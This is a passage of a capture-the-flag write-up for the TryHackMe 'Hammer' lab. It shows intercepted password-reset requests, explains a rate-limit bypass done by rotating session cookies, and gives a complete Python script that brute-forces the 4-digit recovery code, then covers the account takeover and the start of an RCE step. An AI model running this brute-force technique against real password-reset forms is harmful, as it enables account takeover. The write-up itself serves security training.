


For the further procedure and analyzing, we intercept the submitting of the 4-digit code using burp suite.



```
POST /reset_password.php HTTP/1.1
Host: hammer.thm:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://hammer.thm:1337
Connection: close
Referer: http://hammer.thm:1337/reset_password.php
Cookie: PHPSESSID=282ikfdt341v481nu6hbu5qiv5
Upgrade-Insecure-Requests: 1

recovery_code=1234&s=177
```

With every request that is now made, the Rate-Limit-Pending value in the response header is reduced. Initially this starts at `8`.



Request

```
POST /reset_password.php HTTP/1.1
Host: hammer.thm:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://hammer.thm:1337
Connection: close
Referer: http://hammer.thm:1337/reset_password.php
Cookie: PHPSESSID=282ikfdt341v481nu6hbu5qiv5
Upgrade-Insecure-Requests: 1

recovery_code=1234&s=177
```


Response

```
HTTP/1.1 200 OK
Date: Sun, 01 Sep 2024 12:06:52 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Rate-Limit-Pending: 5
Vary: Accept-Encoding
Content-Length: 2202
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
```

After the value drops to `0`, the rate limit is reached and the token cannot be reset. At this point I lost a lot of time because I thought that with every reset the token would also be reset. Under this assumption, I thought I could only get a token with a bit of luck and chance.

Therefore, I wrote a script that makes `100` requests at the same time with different `PHPSESSID`s in the hope of getting a valid reset with a fixed reset token. In fact, after several attempts I had a valid request token, but `100` identical response, for each session the fixed token was valid.

Only then did I realize that the token endures in that time frame over every session created, and does not reset itself with a new session. The assumption could be made by seeing that a token endures `180` seconds.




Request

```
POST /reset_password.php HTTP/1.1
Host: hammer.thm:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://hammer.thm:1337
Connection: close
Referer: http://hammer.thm:1337/reset_password.php
Cookie: PHPSESSID=282ikfdt341v481nu6hbu5qiv5
Upgrade-Insecure-Requests: 1

recovery_code=1234&s=177
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 01 Sep 2024 12:07:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Rate-Limit-Pending: 0
Content-Length: 44
Connection: close
Content-Type: text/html; charset=UTF-8

Rate limit exceeded. Please try again later.
```

To verify that the reset token endures, we request a new reset without a cookie to get a new session.




Request

```
POST /reset_password.php HTTP/1.1
Host: hammer.thm:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://hammer.thm:1337
Connection: close
Referer: http://hammer.thm:1337/reset_password.php
Upgrade-Insecure-Requests: 1

email=tester%40hammer.thm
```

Response

```
HTTP/1.1 302 Found
Date: Sun, 01 Sep 2024 12:09:29 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=pbotpver7tc8meq7cdbrp38prh; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Rate-Limit-Pending: 9
Location: reset_password.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Then we put the `PHPSESSID` from the response into our request, and see that we have 8 attempts again, until the `180` seconds have passed.



Request

```
POST /reset_password.php HTTP/1.1
Host: hammer.thm:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://hammer.thm:1337
Connection: close
Referer: http://hammer.thm:1337/reset_password.php
Cookie: PHPSESSID=pbotpver7tc8meq7cdbrp38prh
Upgrade-Insecure-Requests: 1

recovery_code=1234&s=177
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 01 Sep 2024 12:09:44 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Rate-Limit-Pending: 8
Vary: Accept-Encoding
Content-Length: 2202
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
    initial-scale=1.0">
    <title>
```

With the information we have, we are able to automates the process of brute-forcing a password recovery. It first requests a password reset and retrieves the `PHPSESSID` cookie, then iteratively submits recovery codes in a brute-force manner, periodically refreshing the `PHPSESSID` every seventh request. The script detects a successful code submission by checking for a change in the response text's word count.


{% code title="brute.py" overflow="wrap" lineNumbers="true" %}

```python
import subprocess

def get_phpsessid():
    # Request Password Reset and retrieve the PHPSESSID cookie
    reset_command = [
        "curl", "-X", "POST", "http://hammer.thm:1337/reset_password.php",
        "-d", "email=tester%40hammer.thm",
        "-H", "Content-Type: application/x-www-form-urlencoded",
        "-v"
    ]

    # Execute the curl command and capture the output
    response = subprocess.run(reset_command, capture_output=True,
text=True)

    # Extract PHPSESSID from the response
    phpsessid = None
    for line in response.stderr.splitlines():
        if "Set-Cookie: PHPSESSID=" in line:
            phpsessid = line.split("PHPSESSID=")[1].split(";")[0]
```

```
                break

    return phpsessid

def submit_recovery_code(phpsessid, recovery_code):
    # Submit Recovery Code using the retrieved PHPSESSID
    recovery_command = [
        "curl", "-X", "POST", "http://hammer.thm:1337/reset_password.php",
        "-d", f"recovery_code={recovery_code}&s=180",
        "-H", "Content-Type: application/x-www-form-urlencoded",
        "-H", f"Cookie: PHPSESSID={phpsessid}",
        "--silent"
    ]

    # Execute the curl command for recovery code submission
    response_recovery = subprocess.run(recovery_command,
capture_output=True, text=True)
    return response_recovery.stdout

def main():
    phpsessid = get_phpsessid()
    if not phpsessid:
        print("Failed to retrieve initial PHPSESSID. Exiting...")
        return

    for i in range(10000):
        recovery_code = f"{i:04d}"  # Format the recovery code as a 4-digit
string

        if i % 7 == 0:  # Every 7th request, get a new PHPSESSID
            phpsessid = get_phpsessid()
            if not phpsessid:
                print(f"Failed to retrieve PHPSESSID at attempt {i}.
Retrying...")
                continue

        response_text = submit_recovery_code(phpsessid, recovery_code)
        word_count = len(response_text.split())

        if word_count != 148:
            print(f"Success! Recovery Code: {recovery_code}")
            print(f"PHPSESSID: {phpsessid}")
            print(f"Response Text: {response_text}")
            break

if __name__ == "__main__":
    main()
```

{% endcode %}


After we have run the script, we receive the valid recovery code, the `PHPSESSID` and the response body.



```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ python3 brute.py
Success! Recovery Code: 1001
PHPSESSID: 2vgiuhvelri13pkvb09hm95fhp
Response Text:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Reset Password</title>
     <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
    <script src="/hrm_js/jquery-3.6.0.min.js"></script>
            <script>
        let countdownv = 180;
        function startCountdown() {

            let timerElement = document.getElementById("countdown");
                        const hiddenField = document.getElementById("s");
            let interval = setInterval(function() {
                countdownv--;
                                 hiddenField.value = countdownv;
                if (countdownv ≤ 0) {
                    clearInterval(interval);
                                        //alert("hello");
                   window.location.href = 'logout.php';
                }
                timerElement.textContent = "You have " + countdownv + " seconds to enter your code.";
            }, 1000);
        }
    </script>
</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-4">

                    <h3 class="text-center">Reset Your Password</h3>
                <form method="POST" action="">
                    <div class="mb-3">
                        <label for="new_password" class="form-label">New Password</label>
                        <input type="password" class="form-control" id="new_password" name="new_password" required>
                    </div>
                    <div class="mb-3">
                        <label for="confirm_password" class="form-label">Confirm New Password</label>
                        <input type="password" class="form-control" id="confirm_password" name="confirm_password" requ
ired>

                    </div>
                    <button type="submit" class="btn btn-primary w-100">Reset Password</button> <p></p>
                                        <button type="button" class="btn btn-primary w-100" style="background-color: r
ed; border-color: red;" onclick="window.location.href='logout.php';">Cancel</button>
                </form>
                    </div>
    </div>
</div>
</body>
</html>
```


Reset The Password

All we have to do now is set the PHPSESSID in the browser and reload the page.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	2vgiuhvelri13pkvb09hm95fhp	hammer.thm	/	Session	35	false	false	None	Sun, 01 Sep 2024 12:23:40 GMT

After we have reloaded the page, we can reset the password for the user `tester@hammer.thm`.




Reset Your Password

New Password

Confirm New Password

We choose a new password.




Reset Your Password

New Password: ••••••

Confirm New Password: ••••••

We then log in with the new credentials ...




hammer.thm:1337/index.php

Login

Email: tester@hammer.thm

Password: ••••••

... and are forwarded to the dashboard. We see that we have the role `user`, can enter commands and are greeted with the first flag. After a short time, we are logged out.




hammer.thm:1337/dashboard.php

Welcome, Thor! - Flag: [redacted]

Your role: user


RCE

First we look at what lets us log out, in the source we see a script that checks the cookies after an interval and if the condition is not met, we are logged out. If `persistentSession` is not set to True, we will be logged out. Using the OWASP ZAP tool, we can set this value permanently, but we can also continue our investigation using Burp Suite without being logged out.



```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Dashboard</title>
    <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
    <script src="/hmr_js/jquery-3.6.0.min.js"></script>
    <style>
        body {
            background: url('/hmr_images/hammer.webp') no-repeat center center fixed;
